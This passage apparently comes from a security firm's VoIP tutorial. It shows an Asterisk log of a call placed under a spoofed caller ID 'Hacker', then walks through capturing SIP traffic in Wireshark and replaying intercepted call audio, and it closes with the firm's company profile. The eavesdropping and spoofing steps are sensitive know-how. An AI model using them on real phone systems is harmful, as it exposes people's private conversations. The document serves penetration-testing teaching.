  -- Executing [s@macro-user-callerid:3] ExecIf("SIP/192.168.1.7-00000014", "i?Set(REALCALLERIDNUM=9999999)") in new stack
  -- Executing [s@macro-user-callerid:4] Set("SIP/192.168.1.7-00000014", "AMPUSER=")
  -- Executing [s@macro-user-callerid:5] Set("SIP/192.168.1.7-00000014", "AMPUSERCIDNAME=")
  -- Executing [s@macro-user-callerid:6] GotoIf("SIP/192.168.1.7-00000014", "i?report") in new stack
  -- Goto (macro-user-callerid,s,10)
  -- Executing [s@macro-user-callerid:10] GotoIf("SIP/192.168.1.7-00000014", "0?continue") in new stack
  -- Executing [s@macro-user-callerid:11] Set("SIP/192.168.1.7-00000014", "_TTL=64")
  -- Executing [s@macro-user-callerid:12] GotoIf("SIP/192.168.1.7-00000014", "i?continue") in new stack
  -- Goto (macro-user-callerid,s,19)
  -- Executing [s@macro-user-callerid:19] NoOp("SIP/192.168.1.7-00000014", "Using CallerID \"Hacker\" <9999999>")
  -- Executing [s@macro-exten-vm:2] Set("SIP/192.168.1.7-00000014", "RingGroupMethod=none")
  -- Executing [s@macro-exten-vm:3] Set("SIP/192.168.1.7-00000014", "VMBOX=movm")
  -- Executing [s@macro-exten-vm:4] Set("SIP/192.168.1.7-00000014", "EXTTOCALL=00000000")
  -- Executing [s@macro-exten-vm:5] Set("SIP/192.168.1.7-00000014", "CFUEXT=")
  -- Executing [s@macro-exten-vm:6] Set("SIP/192.168.1.7-00000014", "CFBEXT=")
  -- Executing [s@macro-exten-vm:7] Set("SIP/192.168.1.7-00000014", "RTI=""")
  -- Executing [s@macro-exten-vm:8] Macro("SIP/192.168.1.7-00000014", "record-enable,00000000,IN")
  -- Executing [s@macro-record-enable:1] GotoIf("SIP/192.168.1.7-00000014", "i?check") in new stack
  -- Goto (macro-record-enable,s,4)
  -- Executing [s@macro-record-enable:4] AGI("SIP/192.168.1.7-00000014", "recordingcheck,20200328-072403,1585394643.20") in new stack
  -- Launched AGI Script /var/lib/asterisk/agi-bin/recordingcheck
recordingcheck,20200328-072403,1585394643.20: Inbound recording not enabled
```

Step 7: TRACK CALLS WITH WIRESHARK

When users initiate a phone call, hackers or researchers could monitor intercepted SIP traffic using Wireshark. To do this, start Wireshark and select the network adapter on which the VoIP server is running, and then we begin capturing packets. If you pay more attention, you will see a tab in the Wireshark menu called "Telephony". The drop-down menu has the first option, VoIP Calls.




As soon as we click on VoIP calls, a window will open with all intercepted calls while listening.
We see a sequence of packets from one IP address to another.




If we click the "Flow Sequence" button below, we can see the SIP handshakes we learned in the introduction. There are multiple SIP transactions in the SIP call flow. A SIP transaction consists of multiple requests and responses. To group them into a transaction, use the parameter CSeq: 103.

The first is to register the extension. After renewal, the log matches the session settings. Since extension 99999999, the session consists of an INVITE request from the user to 00000000. Immediately, the proxy sends TRYING 100 to stop transmission and redirect the request to extension 00000000.




Extension 00000000 sends a 180 ring when the phone starts ringing and also redirects the proxy to user A. Finally, an OK 200 message follows the receiving process (extension 00000000 answers the call). After calling the call server, try assigning the RTP ports, and the RTP transport will start with the SDP configuration (ports, addresses, codecs, etc.). The last transaction corresponds to the end of the session. This is only done with a BYE request to the proxy and then redirected to extension 00000000.

The given user responds with an OK 200 message to confirm that the last message was received successfully. The call was initiated by a user named hacker with extension 99999999 to extension 00000000. The duration of the ring and the current state can be seen in the previous example. Wireshark collected call packets, and now we can hear the whole call. After disconnecting, we reproduce all the conversions of the phone call.



When we press the "Play Sequences" button, the output device is requested according to your laptop driver. Then we can click the Play button and listen to the conversation during this VoIP call.



About Secure Debug Limited

Company Profile: Secure Debug Limited is a London-based cybersecurity services firm specializing in providing advanced security solutions to protect critical infrastructure and sensitive data. Our mission is to offer a secure digital environment for our clients by safeguarding their assets from cyber threats.

Our Services:

- **Threat Assessment and Vulnerability Management:** We conduct comprehensive analyses of our clients' current security postures to identify potential threats and vulnerabilities. These assessments help organizations close security gaps and enhance their defense strategies.
- **Incident Response and Recovery:** In the event of a cyberattack, we provide rapid and effective response services to minimize damage and restore operations as quickly as possible. Post-incident analyses also help prepare for future threats.
- **Continuous Monitoring and Security Operations:** Our 24/7 monitoring services ensure that our clients' networks are constantly overseen, detecting any anomalies. Our Security Operations Center (SOC) proactively takes measures against potential threats.
- **Compliance and Regulatory Requirements:** We assist our clients in achieving compliance with sector-specific and legal regulations, including GDPR, PCI-DSS, and ISO 27001, among others.
- **Application Security:** We provide robust application security services to ensure that our clients' software is secure throughout its lifecycle. This includes code reviews, secure coding practices, and application security testing.
- **DevSecOps:** We integrate security practices into every phase of the software development lifecycle, fostering a culture where security is a shared responsibility. Our DevSecOps services ensure that security is automated and continuous throughout development and operations.
- **Penetration Testing:** Our penetration testing services involve simulating cyberattacks to identify vulnerabilities in our clients' systems. We provide detailed reports and remediation plans to strengthen their security posture.
- **Security Architecture and Design:** We assist in designing and implementing secure IT architectures that align with our clients' business objectives and regulatory requirements. This includes network design, system architecture, and security controls integration.

Vision and Mission: At Secure Debug Limited, our mission is to utilize the latest technologies and best practices to protect our clients' digital assets and provide a

secure digital environment. Our vision is to become a globally recognized and trusted leader in the cybersecurity field.

Technological Innovations:

- **Artificial Intelligence and Machine Learning:** We leverage AI and machine learning technologies to optimize our threat detection and incident response processes. These technologies play a critical role in identifying anomalies and automating response procedures.
- **Blockchain Technology:** We use blockchain technology to ensure the integrity and security of data, providing an additional layer of protection against data breaches and tampering.
- **Advanced Encryption Techniques:** We employ industry-standard and advanced encryption methods to secure our clients' data during transmission and storage, ensuring high levels of security.

Contact Information:

Address: 17 Green Lanes, London, England, N16 9BS

Email: info@securedbug.com

Website: www.securedbug.com

Phone: +44 7577 246 156

Our Founder and Leader: Okan YILDIZ, Senior Security Engineer / Software Developer, is the founder and leader of Secure Debug Limited. Okan YILDIZ holds several prestigious certifications, including CASE .NET, CEH, CTIA, ECIH, and CCISO, and possesses extensive expertise in cybersecurity.

References: Secure Debug Limited serves a diverse range of clients across various sectors, including finance, healthcare, energy, and government. Our successful projects and high customer satisfaction rates have established us as a trusted partner in cybersecurity.

At Secure Debug Limited, we continuously innovate and improve to ensure our clients are best protected against cyber threats. Our goal is to maximize security in the digital world, ensuring business continuity and data integrity for our clients.